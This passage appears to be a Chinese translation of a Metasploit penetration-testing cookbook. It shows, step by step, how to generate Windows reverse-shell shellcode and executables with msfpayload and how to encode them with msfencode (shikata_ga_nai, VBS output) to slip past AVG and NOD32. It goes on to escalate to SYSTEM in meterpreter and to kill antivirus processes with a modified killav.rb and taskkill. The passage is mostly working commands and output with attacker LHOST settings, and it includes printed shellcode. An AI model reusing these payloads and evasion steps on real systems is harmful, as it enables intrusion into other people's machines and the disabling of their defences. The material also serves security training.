Msfpayload 是 Metasploit 的一个命令行实例，可用于生成 Metasploit 仓库中可用的各种文件类型的 shellcode，包括 C、Ruby、Raw、Exe、Dll、VBA 及 War，可以使用 msfpayload 将 Metasploit shellcode 转换成为上面这些文件格式中的任意一种，之后将其传送到目标机器上执行后，攻击者将建立起到目标机器的活跃会话。这种方式降低了利用目标机器上应用程序软件漏洞进行攻击的难度，此外，msfpayload 另一个优点是可用于生成以特定程序设计语言形式存在的自定义 shellcode，例如 C、Ruby 等，并可用于攻击者自己的漏洞利用程序开发代码中。

Msfpayload 的主要缺点是，其生成的文件在目标机器上执行时很容易被防病毒程序检测出来。接下来继续介绍 msfpayload 在渗透测试过程中所起到的作用。

准备

首先启动 BackTrack 终端，然后使用 msfpayload －h 命令查看其用法。

```
root@bt:~# msfpayload -h

    Usage: /opt/framework3/msf3/msfpayload [<options>] <payload>
[var=val] <[S]ummary|C|[P]erl|Rub[y]|[R]aw|[J]s|e[X]e|[D]ll|[V]BA|[W]ar>
```

使用 msfpayload －l 命令，查看可用的 shellcode 列表，执行后可以得到一个容量很大的可用 shellcode 列表。

怎样实现

下面介绍怎样生成特定的、自定义的、C 语言形式的 shellcode。

下面使用攻击载荷 windows/shell/reverse_tcp 生成其 C 语言形式的 shellcode，首先选取相应的攻击载荷并传递各种必要的参数值。

```
root@bt:~# msfpayload windows/shell/reverse_tcp o

      Name: Windows Command Shell, Reverse TCP Stager
    Module: payload/windows/shell/reverse_tcp
```

```
    Version: 10394, 11421
   Platform: Windows
       Arch: x86
Needs Admin: No
 Total size: 290
       Rank: Normal

Basic options:

Name      Current Setting  Required  Description
----      ---------------  --------  -----------
EXITFUNC  process          yes       Exit technique: seh..
LHOST                      yes       The listen address
LPORT     4444             yes       The listen port
```

要注意 shellcode 攻击载荷各种参数命令行中的 o 参数。要生成自定义形式的 shellcode，必须传递该值。

```
root@bt:~# msfpayload windows/shell/reverse_tcp LHOST=192.168.56.101
LPORT=4441 o
```

下面根据实际需要设置 LHOST 与 LPORT 参数，然后生成自定义 shell 的 C 代码（下面的输出内容已进行了削减以便于展示）。

```
root@bt:~# msfpayload windows/shell/reverse_tcp LHOST=192.168.56.101
LPORT=4441 C

/*
 * windows/shell/reverse_tcp - 290 bytes (stage 1)
 * http://www.metasploit.com
 * VERBOSE=false, LHOST=192.168.56.101, LPORT=4441,
 * ReverseConnectRetries=5, EXITFUNC=process,
 * InitialAutoRunScript=, AutoRunScript=
 */
unsigned char buf[] =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
```

```
"\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2"
"\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85"
"\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b\x58\x20\x01\xd3\xe3"
"\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff\x31\xc0\xac\xc1\xcf\x0d"
"\x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe2\x58"
"\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b"
"\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff"
"\xe0\x58\x5f\x5a\x8b\x12\xeb\x86\x5d\x68\x33\x32\x00\x00\x68"
"\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8\x90\x01"
```

上面的程序中需要注意命令行中大写的 C 参数，以及生成 C 语言格式的完整 shellcode，这段 shellcode 可在我们自己的漏洞利用代码开发中使用。同样地，也可以使用其他选项生成 Ruby 或 Perl 格式的代码。

接下来展示生成 shellcode 的二进制可执行程序，该段程序也可以在客户端攻击中使用。

```
root@bt:~# msfpayload windows/shell/reverse_tcp LHOST=192.168.56.101 X >
.local/setup.exe

Created by msfpayload (http://www.metasploit.com).
Payload: windows/shell/reverse_tcp
 Length: 290
Options: {"LHOST"=>"192.168.56.101"}
```

上面的程序中需要注意命令行中传递的各种参数，参数 X 表明要生成 exe 类型文件，生成文件所在文件夹为.local，名称为 setup.exe，该 exe 文件可用在客户端攻击中。

怎样工作

可执行文件生成完毕后，接下来在 msfconsole 中建立监听程序，以便在目标机器上执行该 exe 文件时对反向连接进行监听。

```
msf > use multi/handler

msf  exploit(handler) > set payload windows/shell/reverse_tcp
```

```
payload => windows/shell/reverse_tcp

msf  exploit(handler) > set LHOST 192.168.46.101

msf  exploit(handler) > exploit

[-] Handler failed to bind to 192.168.46.101:4444
[*] Started reverse handler on 0.0.0.0:4444
[*] Starting the payload handler
```

上面的程序中需要注意的是，使用的攻击载荷与传递的参数和生成可执行文件时所用到的是相同的。目前，监听程序已经做好接收反向连接的准备，目标用户（运行的操作系统是 Windows 7 之前操作系统）执行恶意 exe 文件后，攻击者可建立与目标机器的 shell 连接。

4.7 使用 msfencoe 规避客户端防病毒软件防护

在前面的内容中，主要关注的是怎样生成可执行程序形式的 shellcode，并将其用作客户端攻击的武器。但是问题在于，这样的可执行程序很容易被客户端防病毒软件检测出来，阻止其执行并产生告警信息。那么该怎么解决这一问题？这就引出了攻击矢量，即规避防病毒软件保护。对可执行程序进行编码是一种有效的技术。

防病毒软件使用一种基于签名的技术，这种技术主要是将文件的前面少数几行与签名特征数据库进行比较，验证被检测文件中是否存在潜在威胁，如果与签名特征匹配，则该文件被视为威胁。要规避防病毒软件，就必须对这种防病毒技术进行研究和规避。Msfencode 是一种可对 shellcode 进行编码的有效工具，可降低其被防病毒软件检测出来的几率，该工具还包含有大量的编码选项。

学习本节内容时要记住一件重要的事情，即本节中讲述的技术方法能否取得成功依赖于两个因素，一个是 shellcode 类型，一个是目标机器上运行的防病毒软件的类型。本节中涉及大量实验，用以检测针对不同类型的 shellcode 使用不同类型编码方法规避特定类型的防病毒软件。这里有两个目标机器，其一运行 Windows XP SP2，安装了免费版的 AVG 10，其二运行 Windows 7 Ultimate，安装了完全版的 ESET NOD32 并且升级到最新。首先讨论使用简单的技术规避过期未更新的防病毒软件，但被该防病毒软件的最新版检测出来，然后讨论另一种规避升级到最新的防病毒软件。

准备

Msfencode 通常会被 msfpayload 命令进行“管道化”使用，以便对其生成的 shellcode 进行编码，这可以减少一些工作步骤。首先启动 msfencode，执行 msfencode -h 命令可列出各种可用的参数，使用 msfencode –l 可列出各种编码类型。

```
root@bt:~# msfencode -l

Framework Encoders
==================

    Name                    Rank       Description
    ----                    ----       -----------
    cmd/generic_sh          good       Generic Shell Variable
Substitution Command Encoder
    cmd/ifs                 low        Generic ${IFS} Substitution
Command Encoder
    cmd/printf_php_mq       manual     printf(1) via PHP magic_quotes
Utility Command Encoder
    generic/none            normal     The "none" Encoder
    mipsbe/longxor          normal     XOR Encoder
    mipsle/longxor          normal     XOR Encoder
    php/base64              great      PHP Base64 encoder
    ppc/longxor             normal     PPC LongXOR Encoder
    ppc/longxor_tag         normal     PPC LongXOR Encoder
    sparc/longxor_tag       normal     SPARC DWORD XOR Encoder
    x64/xor                 normal     XOR Encoder
    x86/alpha_mixed         low        Alpha2 Alphanumeric Mixedcase
Encoder
    x86/alpha_upper         low        Alpha2 Alphanumeric Uppercase
Encoder
    x86/avoid_utf8_tolower  manual     Avoid UTF8/tolower
    x86/call4_dword_xor     normal     Call+4 Dword XOR Encoder
    x86/context_cpuid       manual     CPUID-based Context Keyed Payload
Encoder
    x86/context_stat        manual     stat(2)-based Context Keyed
```

```
Payload Encoder
   x86/context_time          manual      time(2)-based Context Keyed
Payload Encoder
  x86/countdown              normal      Single-byte XOR Countdown Encoder
   x86/fnstenv_mov           normal      Variable-length Fnstenv/mov Dword
XOR Encoder
   x86/jmp_call_additive     normal      Jump/Call XOR Additive Feedback
Encoder
   x86/nonalpha              low         Non-Alpha Encoder
   x86/nonupper              low         Non-Upper Encoder
   x86/shikata_ga_nai        excellent   Polymorphic XOR Additive Feedback
Encoder
   x86/single_static_bit     manual      Single Static Bit
   x86/unicode_mixed         manual      Alpha2 Alphanumeric Unicode
Mixedcase Encoder
   x86/unicode_upper         manual      Alpha2 Alphanumeric Unicode
Uppercase Encoder
```

框架中包含大量不同的编码器，每种编码器都使用了不同的技术来混淆 shellcode，例如 shikata_ga_nai 编码技术实现的就是一种多态 XOR 附加反馈式编码器，其解码器是根据动态指令替代和动态块排序生成的，寄存器也是动态选定的。

怎样实现

本节从内容上是按照 3 个案例的形式组织的，以便更好地理解怎样深入挖掘这一工具，并应用到自己的实践中。

案例 1：首先编码一个简单的 shell，此时 msfpayload 与 msfencode 在同一个管道中使用。

```
root@bt:~# msfpayload windows/shell/reverse_tcp LHOST=192.168.56.101 R |
msfencode -e cmd/generic_sh -c 2 -t exe > .local/encoded.exe

[*] cmd/generic_sh succeeded with size 290 (iteration=1)

[*] cmd/generic_sh succeeded with size 290 (iteration=2)
```

下面对该命令行进行分析。使用的 shellcode 是 windows/shell/reverse_tcp，R 参数表示要生成 raw 文件类型。通过管道技术使用 msfencode 命令，-e 参数用于指定编码类型，本案例中是 cmd/generic_sh，-c 参数表示要迭代的次数，-t 参数表示编码后要创建的文件类型。最后生成的文件保存在.local 文件夹中，名为 encoded.exe。使用该文件对两台目标机器进行客户端攻击，结果很容易地同时被 Windows XP（运行 AVG 10）和 Windows 7（运行 NOD32）检测为威胁。该程序运行后可能已经生成了到攻击方机器的 shell 连接，但这一连接行为被防病毒软件拦截。

案例 2：增加编码的复杂性，为 shellcode 添加一个默认的 Windows exe 模板，并增加编码时的迭代次数。默认的模板可以将 shellcode 绑定到默认的 Windows 可执行程序中，例如 calc.exe 或 cmd.exe，从而有助于创建更可信的文件。默认的 Windows 模板可在文件夹 /opt/framework3/msf3/lib/msf/util/../../../data/templates 中找到。

用户可以将默认的 Windows 可执行程序复制到上面的文件夹中，从而创建模板。在本节中，将 cmd.exe 复制到这一文件夹中，并将其用作 shellcode 的模板，那么此时的命令行是什么样的形式呢？

```
root@bt:~# msfpayload windows/shell/reverse_tcp LHOST=192.168.56.101
R | msfencode -e x86/shikata_ga_nai -c 20 -t exe -x cmd.exe> .local/ cmdencoded.
exe
```

本案例中出现的新参数-x 用于指定可替代的可执行程序模板。使用 cmd.exe 作为模板，该 exe 是 Windows 中用于启动命令行提示符的默认可执行程序，编码类型变更为 shikata_ga_nai，该编码类型在 msfencode.中标记为“Excellent”，迭代次数增加为 20 次。本案例中创建的可执行程序与 cmd.exe 很类似（因为是以其作为模板创建），并可以很容易地避过 Windows XP 目标机器上的 AVG 10 防病毒软件检测，然而，Windows 7 目标机器上运行的、升级到最新的 NOD32 仍然将其判定为威胁，因此这种技术适合于规避运行在 Windows 机器上的旧版本的防病毒软件。第二个问题是，这种技术无法在 Windows 7/Server 2008 机器上启动 shell 连接，即便其上安装的是旧版本的防病毒软件。Shellcode 在执行时会发生崩溃（由于模板的缘故），即便可以规避防病毒软件，在更新版本的 Windows 机器上也不能启动 shell 连接。

案例 3：本案例中将解决案例 2 中遇到的问题。本例要生成的是客户端脚本，而非可执行程序。Windows 平台中有一种众所周知的 vbs 脚本，这种脚本技术可用于规避最新 Windows 平台上任何已知的升级到最新的防病毒软件。VBS 脚本之所以成为规避防病毒软件的潜在武器，是因为防病毒软件从未将其视为威胁，因此签名特征数据库不会与 VBS 脚本产生匹配。下面利用 msfpayload 和 msfencode 创建恶意的 VBS 脚本。

```
root@bt:~# msfpayload windows/shell/reverse_tcp LHOST=192.168.56.101 r |
msfencode -e x86/shikata_ga_nai -c 20 -t vbs > .local/cmdtest2.vbs

[*] x86/shikata_ga_nai succeeded with size 317 (iteration=1)

[*] x86/shikata_ga_nai succeeded with size 344 (iteration=2)

[*] x86/shikata_ga_nai succeeded with size 371 (iteration=3)
.
.
.
.
[*] x86/shikata_ga_nai succeeded with size 803 (iteration=19)

[*] x86/shikata_ga_nai succeeded with size 830 (iteration=20)
```

要注意上面命令行中的细微变化，唯一的改变是 exe 被替换为 VBS，没有使用任何模板，以免在客户端攻击执行时崩溃。这一技术有助于规避两台目标机器的防病毒软件保护，并提供了 shell 连接。还可以使用 multi/handler 模块（前面章节中讨论过）建立监听程序，并等待脚本执行后来自目标机器的反向连接。

本节在内容上完全是以尝试攻击载荷与编码器的各种组合为基础的，实际上，所做的这种不同组合尝试越多，获得成功的可能性就越大。此外，msfpayload 与 msfencode 中还有很多值得探索的事情，因此建议读者主动尝试各种不同的实验，找到自己规避防病毒软件保护的途径。

怎样工作

编码器主要用于将 shellcode 脚本混淆为防病毒软件无法识别的形式。shikata_ga_nai 编码器使用的是多态 XOR 技术，其中编码器使用动态生成的 gats 作为编码器，shikata_ga_nai 被广泛采用的原因在于其使用了自解码技术，这种技术意味着软件运行时对其自身的某一部分进行解码。在理想状态下，软件只包含解密器 stub 与加密的代码。迭代也是为了进一步增强编码的复杂性，其原理是将相同操作不断地重复进行，以便使 shellcode 在防病毒软件中无法识别的。

更多

下面寻找一种快速途径，以便使用各种不同的防病毒软件对攻击载荷进行测试，看一看其中哪些防病毒软件可以检测出编码后的攻击载荷。

使用 VirusTotal 进行快速的多样化扫描

VirusTotal 是一个在线网站工具，可以对待检测文件使用多个防病毒软件进行扫描，以便发现其中有哪些软件会将其检测为威胁。用户可以将自己编码后的攻击载荷提交到 VirusTotal 进行扫描，以便确认有哪种杀毒软件会对其产生告警信息，这也有助于确认编码后的攻击载荷是否有效。

VirusTotal 可以通过网址 http://www.virustotal.com 访问，该网站会要求用户上传需要使用多款防病毒产品进行扫描的文件，扫描完成后会给出测试结果。

4.8　使用 killav.rb 脚本禁用防病毒软件

在上一节中，我们主要介绍了可用于绕过客户端防病毒软件保护并打开活跃会话的各种技术。接下来的问题是：如果需要从目标系统中下载文件，或在其中安装键盘记录程序等，将可能引发防病毒软件告警，因此，建立了到目标系统的活跃会话之后，下一个步骤就是禁用防病毒软件。本节介绍的主要内容是，要保证攻击者活动不被目标机器检测发现，禁用防病毒软件是必要的。

在本节中，将使用一些在活跃会话中可用的 meterpreter 脚本，在后面的内容中会专门讲解 meterpreter 脚本，所以这里只对 meterpreter 脚本和命令进行简介，下一章将对 meterpreter 进行详细分析和讲解。

准备

首先对 meterpreter 进行简要介绍。Meterpreter 是一项高级功能，极大提高了在目

标机器上执行命令的能力。Meterpreter 是命令行解释器，其工作机理是内存 DLL 注入，并具有相对于传统命令行解释器（通常存在于 shellcode 中）的大量优势，更灵活、更稳定、更具扩展性，其功能和性能就像几种攻击载荷同时在目标机器上工作。Meterpreter 的通信是基于 stager socket 的，并提供了广泛性的 ruby API。使用 windows/ meterpreter/目录中可用的攻击载荷，可以获取 Meterpreter shell。本节中，我们要使用的攻击载荷是 windows/meterpreter/reverse_tcp，目标机器是 Windows 7，其上运行的防病毒软件是 ESET NOD32。

在 msfconsole 中建立监听程序并等待反向连接。

```
msf > use multi/handler

msf  exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp

msf  exploit(handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique: seh..
   LHOST     192.168.56.101   yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf  exploit(handler) > exploit
```

```
[*] Started reverse handler on 192.168.56.101:4444
[*] Starting the payload handler...
```

怎样实现

（1）监听程序准备就绪。客户端攻击在目标机器上成功执行后，将在攻击方机器的 msfconsole 中建立 meterpreter 会话。

```
[*] Sending stage (752128 bytes) to 192.168.56.1
[*] Meterpreter session 2 opened (192.168.56.101:4444 ->
192.168.56.1:49188) at 2011-11-29 13:26:55 +0530

meterpreter >
```

（2）执行 getuid 命令，该命令可以获取攻入目标系统时的用户名，该用户或是系统管理员，或是权限级别较低的用户。

```
meterpreter > getuid
Server username: DARKLORD-PC\DARKLORD
```

（3）从获取的用户名来看，似乎还不具备已攻入系统的管理员权限，因此下一个任务是将权限提升到管理员，以便在目标机器上执行命令时不至被终止。使用 getsystem 命令，该命令将尝试从普通用户提升权限到管理员。

```
meterpreter > getsystem
...got system (via technique 4)..
```

（4）从结果可以看到，getsystem 命令已经成功地使用 technique 4（KiTrap0D 漏洞利用代码）进行了权限提升，再次使用 getuid 命令，可以检查提权后的 ID。

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

（5）现在已具备主管理员权限，接下来使用 ps 命令列出目标系统中运行的所有进程，以便确定哪些进程实际上控制着目标系统中运行的防病毒软件（下面的输出进行了一些削减以便适应需要）。

```
 PID     Name                 User                      Path
 ---     ----                 ----                      ----

 1060 svchost.exe    NT AUTHORITY\SYSTEM    C:\Windows\System32\.

 1096 svchost.exe    NT AUTHORITY\SYSTEM    C:\Windows\system32\.

 1140 stacsv.exe     NT AUTHORITY\SYSTEM    C:\Windows\System32\.

 1152 dsmonitor.exe  DARKLORD-PC\DARKLORD   C:\Program Files\Uni.

 1744  egui.exe      DARKLORD-PC\DARKLORD   C:\Program Files\ESET\
ESET NOD32 Antivirus\egui.exe

 1832  eset.exe     NT AUTHORITY\SYSTEM     C:\Program Files\ESET\
ESET NOD32 Antivirus\eset.exe
```

（6）从上面的 Name 和 Path 列中，可以很容易地识别出属于防病毒软件实例的进程。在本示例中，有两个进程负责目标系统中的防病毒功能，分别是 egui.exe 和 eset.exe。接下来将学习怎样使用 Metasploit 禁止这些进程。

怎样工作

Meterpreter 提供了一个非常有用的 killav.rb 脚本，可用于停止目标系统中运行的防病毒软件进程并将其禁用，在运行着 ESET NOD32 的 Windows 7 目标机器上尝试该脚本。

```
meterpreter > run killav
[*] Killing Antivirus services on the target...
```

Run 命令用于在 meterpreter 中执行 Ruby 脚本，脚本执行后，可以再次对系统中运行的进程进行检查，以便确认是否所有防病毒软件进程都已经成功禁止。如果防病毒软件进程都已经不再列出，则意味着防病毒软件已经在目标机器上临时禁用，可以相对安全地开始下一步的渗透测试工作。

但如果这些进程还在怎么办？在下一节将介绍相应的解决方案。

4.9　深度解读 killav.rb 脚本

从上一节开始，我们主要介绍了怎样使用 killav.rb 脚本来禁止目标机器上运行的防病毒软件进程，但如果这些进程仍然运行或使用该脚本无法禁止该怎么办？造成这种情况有两个可能的原因，其一是 killav.rb 脚本的列表中没有包含这些防病毒软件进程，其二是这些防病毒软件是以服务而非进程的形式运行的。本节中，我们将尝试解决这些问题。

准备

从上一节中终止的 meterpreter 会话开始，假设已经使用了 killav.rb 脚本，但防病毒软件进程仍然在运行，使用 ps 命令可以看到运行中的进程。

```
PID      Name                  User                          Path
 ---     ----                  ----                          ----

 1060 svchost.exe     NT AUTHORITY\SYSTEM     C:\Windows\System32\.

 1096 svchost.exe     NT AUTHORITY\SYSTEM     C:\Windows\system32\.

 1140 stacsv.exe      NT AUTHORITY\SYSTEM     C:\Windows\System32\.

 1152 dsmonitor.exe   DARKLORD-PC\DARKLORD    C:\Program Files\Uni.

 1744  egui.exe       DARKLORD-PC\DARKLORD    C:\Program Files\ESET\ESET
NOD32 Antivirus\egui.exe

 1832  eset.ece       NT AUTHORITY\SYSTEM     C:\Program Files\ESET\ESET
NOD32 Antivirus\eset.exe
```

从结果可以看到，在使用了 killav.rb 脚本之后，两个防病毒软件进程仍然存在。接下来看一下 killav.rb 脚本中的具体内容。

（1）要查看和编辑 killav.rb 脚本，打开一个新的终端窗口，切换到/pentest/exploits/framework3/scripts/meterpreter 目录。

```
root@bt: cd /pentest/exploits/framework3/scripts/meterpreter
```

```
root@bt:/pentest/exploits/framework3/scripts/meterpreter# vim
killav.rb
```

（2）Vim 是 UNIX 中的一个快速的编辑器，将在屏幕上打开整个脚本，向下可以发现其中列出的各种进程，这些进程都是该脚本寻找并尝试禁止的进程，检查整个列表，看其中是否包括 eset.exe 和 egui.exe，如果不包含，则在列表中添加这两个进程。要启动 vim 的编辑模式，需要按一下键盘上的 a 键来启动插入模式。进入这一模式后，就可以在该脚本的进程列表中添加这两个进程。

```
@@exec_opts.parse(args) { |opt, idx, val|
        case opt
        when "-h"
                usage
        end
}

print_status("Killing Antivirus services on the target...")
avs = %W{
        egui.exe
        eset.exe
        AAWTray.exe
        Ad-Aware.exe
        MSASCui.exe
        _avp32.exe
```

（3）下面的代码段表明这两个进程已经添加到该列表的顶部，若要退出插入模式，按 Esc 键；若要保存脚本，按：键，此时会看到命令行提示符，键入 wq，保存修改后的脚本并退出该编辑器。

```
:wq
```

（4）回退到 meterpreter 会话，再次执行 killav.rb 脚本，注意发生哪些现象。

```
meterpreter > run killav.rb

[*] Killing Antivirus services on the target...
```

```
[*] Killing off egui.exe...
[*] Killing off eset.exe…
```

（5）输出信息表明，该脚本已成功地杀掉了这两个进程。为确认是否所有防病毒软件进程已经被禁止，再次执行 ps 命令进行检查（输出信息进行了削减）。

```
meterpretr> ps


PID     Name                User                    Path
 ---    ----                ----                    ----

 1060 svchost.exe     NT AUTHORITY\SYSTEM    C:\Windows\System32\.

 1096 svchost.exe     NT AUTHORITY\SYSTEM    C:\Windows\system32\.

 1140 stacsv.exe      NT AUTHORITY\SYSTEM    C:\Windows\System32\.

 1152 dsmonitor.exe   DARKLORD-PC\DARKLORD   C:\Program Files\Uni.
```

从结果可以看到，已经不存在 ESET 防病毒软件的活跃进程，这表明该脚本成功地禁用所有防病毒软件。这一示例清晰地展示了怎样在脚本中添加自己的内容以提高内置脚本的效能。

怎样工作...

下面简单介绍下本节中使用的 killav.rb 脚本，该脚本在以数组（%W）的形式包含了一个完整的进程列表，该脚本根据该数组中包含的进程在目标机器上进行搜索并杀禁止。

```
client.sys.process.get_processes().each do |x|
        if (avs.index(x['name'].downcase))
                print_status("Killing off #{x['name']}...")
                client.sys.process.kill(x['pid'])
        end
end
```

最后的几行代码含义很清楚。该脚本根据数组中的进程名在目标系统中寻找匹配，找

到后就使用 process.kill 函数禁止该进程，该循环会一直进行，直至数组中的所有元素与目标系统中可用进程匹配完毕。

4.10 从命令行中禁用防病毒软件服务

在上一节中，我们介绍了使用 killav.rb 脚本后防病毒软件进程仍然存在的两个问题，并解决了第一个问题，即 killav.rb 列表中不包括待禁止进程的情况。在本节中我们将解决第二个问题，即目标机器中防病毒软件是以服务而非进程形式运行的情况。首先来了解一下进程和服务的差别。

进程是计算机中运行的任意软件。有些进程是在计算机启动时启动的，有些是根据需要人工启动的，有些进程则是一种服务，这些服务会发布对其进行访问的方法，其他程序则根据需要使用这些方法对其进行访问。进程是基于用户的，而服务是基于系统的。

防病毒软件也可以将某些组件以服务的形式运行，例如电子邮件过滤器、Web 访问过滤器等。由于 killav.rb 脚本不能禁用服务，因此，即便使用该脚本禁止进程，但防病毒软件服务会立即将其再次启动，因此在这种情况下，即便使用该脚本禁止所有防病毒软件进程，但每次使用 ps 命令时都会发现这些进程仍然存在，并可以推断出防病毒软件的某些组件是以服务形式运行的，并负责反复重启相应进程。

准备

从这样一个场景开始：目标机器运行的是 Windows 7，其上运行的是 AVG 10 防病毒软件，并假定已经建立了到具有管理员权限的目标机器的活跃 meterpreter 会话。

怎样实现

（1）本节将使用 Windows 命令行提示符，所以先在与目标机器的连接中打开一个命令行提示符。

```
meterpreter > shell
Process 3324 created.
Channel 1 created.

C:\WINDOWS\system32>
```

（2）使用 tasklist 命令寻找各种可用的任务，使用/SVC 参数只列出以服务形式运行的进

程。由于已经知道目标机器正在运行的是 AVG 防病毒软件，因此可以使用通配符搜索只列出属于 avg 的服务，最终使用的命令行形式如下所示。

```
C:\WINDOWS\system32>tasklist /SVC | find /I "avg"
tasklist /SVC | find /I "avg"

avgchsvx.exe                 260 N/A
avgrsx.exe                   264 N/A
avgcsrvx.exe                 616 N/A
AVGIDSAgent.exe             1664 AVGIDSAgent
avgwdsvc.exe                 116 avg9wd
avgemc.exe                  1728 avg9emc
```

这样我们就可以得到 AVG 防病毒软件的完整的列表或服务和程序。接下来运行结束任务进程命令禁用任务并阻止防病毒软件防护。

（3）再次使用通配符搜索禁止以 avg 作为进程名的任务。

```
C:\WINDOWS\system32>taskkill /F /IM "avg*"
```

结果中的/F 参数用于强制禁止进程。上面的命令将最终禁用目标机器上运行的各种防病毒软件服务。本节内容还有很多需要探索的领域，用户可能会遇到一些问题，但通过使用正确的命令都可以解决。

怎样工作...


调用禁用特定服务的系统从命令行中禁用服务。建立到目标机器的活跃 shell 会话，可以通过 shell 以命令的形式执行这些调用。

更多...

结果防病毒软件服务仍然存在该怎样呢？

有些服务无法禁用——该怎么做？

可能有几种原因。针对某些服务使用 taskkill 命令有时会报错，要解决这一问题，可以尝试使用 net stop 命令与 sc config 命令。建议读者在微软的 web 网站中阅读这两条命令的相关内容，以便对其用法有更好的理解。这两条命令有助于禁止或禁用那些使用 taskkill 命令无法有效处理的服务。



第 5 章

使用 meterpreter 探索已攻陷目标

本章讲解下述内容：

- 分析 meterpreter 系统命令；
- 权限提升和进程迁移；
- 与目标建立多重通信通道；
- meterpreter 文件系统命令；
- 使用 timestomp 更改文件属性；
- 使用 meterpreter 网络命令；
- getdesktop 与 keystroke 窃听；
- 使用 scraper meterpreter 脚本。


5.1 引言

到目前为止，本书内容主要关注的“前渗透”阶段，包括尝试各种不同的技术和漏洞利用代码攻陷目标机器。本章将关注的是“后渗透”阶段——在成功实现对目标机器的攻击渗透后还可以做些什么？Metasploit 提供了一种功能非常强大的后渗透工具 meterpreter，该工具具有多重功能，使探索目标机器任务的实现变得更加容易。在前面讲述防病毒软件规避的章节中，已经涉及了 meterpreter 的使用和后渗透阶段的相关内容，本章将详细介绍 meterpreter，以及怎样在后渗透阶段中使用。

我们之前讲过利用攻击载荷获取特定结果，但这种方法存在一个很大缺陷，运行攻击载荷时必须在目标机器上创建新进程，否则防病毒软件将产生告警信息，从而暴露攻击行为。此外，攻击载荷在功能上也受限制，仅执行某些特定任务或在 shell 中可以运行的特定命令。要克服这些不足，需要用到 meterpreter。

meterpreter 是 Metasploit 中的命令解释器，可以充当攻击载荷，并使用内存 DLL 注入技术和原始的共享对象格式。meterpreter 解释器在被攻击进程的上下文中工作，从而不需要创建任何新进程，因而也更隐蔽和更强大。

下面看一下 meterpreter 的工作机理，下图展示的是加载 meterpreter 的简单步骤。



首先，漏洞利用代码和第一阶段攻击载荷被发送到目标机器，执行后，与目标进行绑定，并尝试反向回连到攻击方 msfconole，建立起攻击方和目标机器之间的通信信道。然后 stager 加载 DLL，msfconsole 发送第二阶段 DLL 注入载荷，成功注入后，MSF 发送 meterpreter DLL 以建立正确的通信通道。最后，meterpreter 加载 stdapi 和 priv 等扩展。所有这些扩展的加载都是使用 TLV 协议在 TLS/1.0 上进行的。Meterpreter 使用加密信道与目标用户进行通信是其另一大优势。下面快速总结一下 meterpreter 相对于特定攻击载荷的优势。

- 在被攻击进程上下文内工作，不需要创建新进程。
- 易于在多进程之间迁移。
- 完全驻留在内存中，不需要对磁盘进行任何写入操作。
- 使用加密通信。
- 使用信道化的通信系统，可以同时与几个信道通信。
- 提供了一个可以快速简便编写扩展的平台。

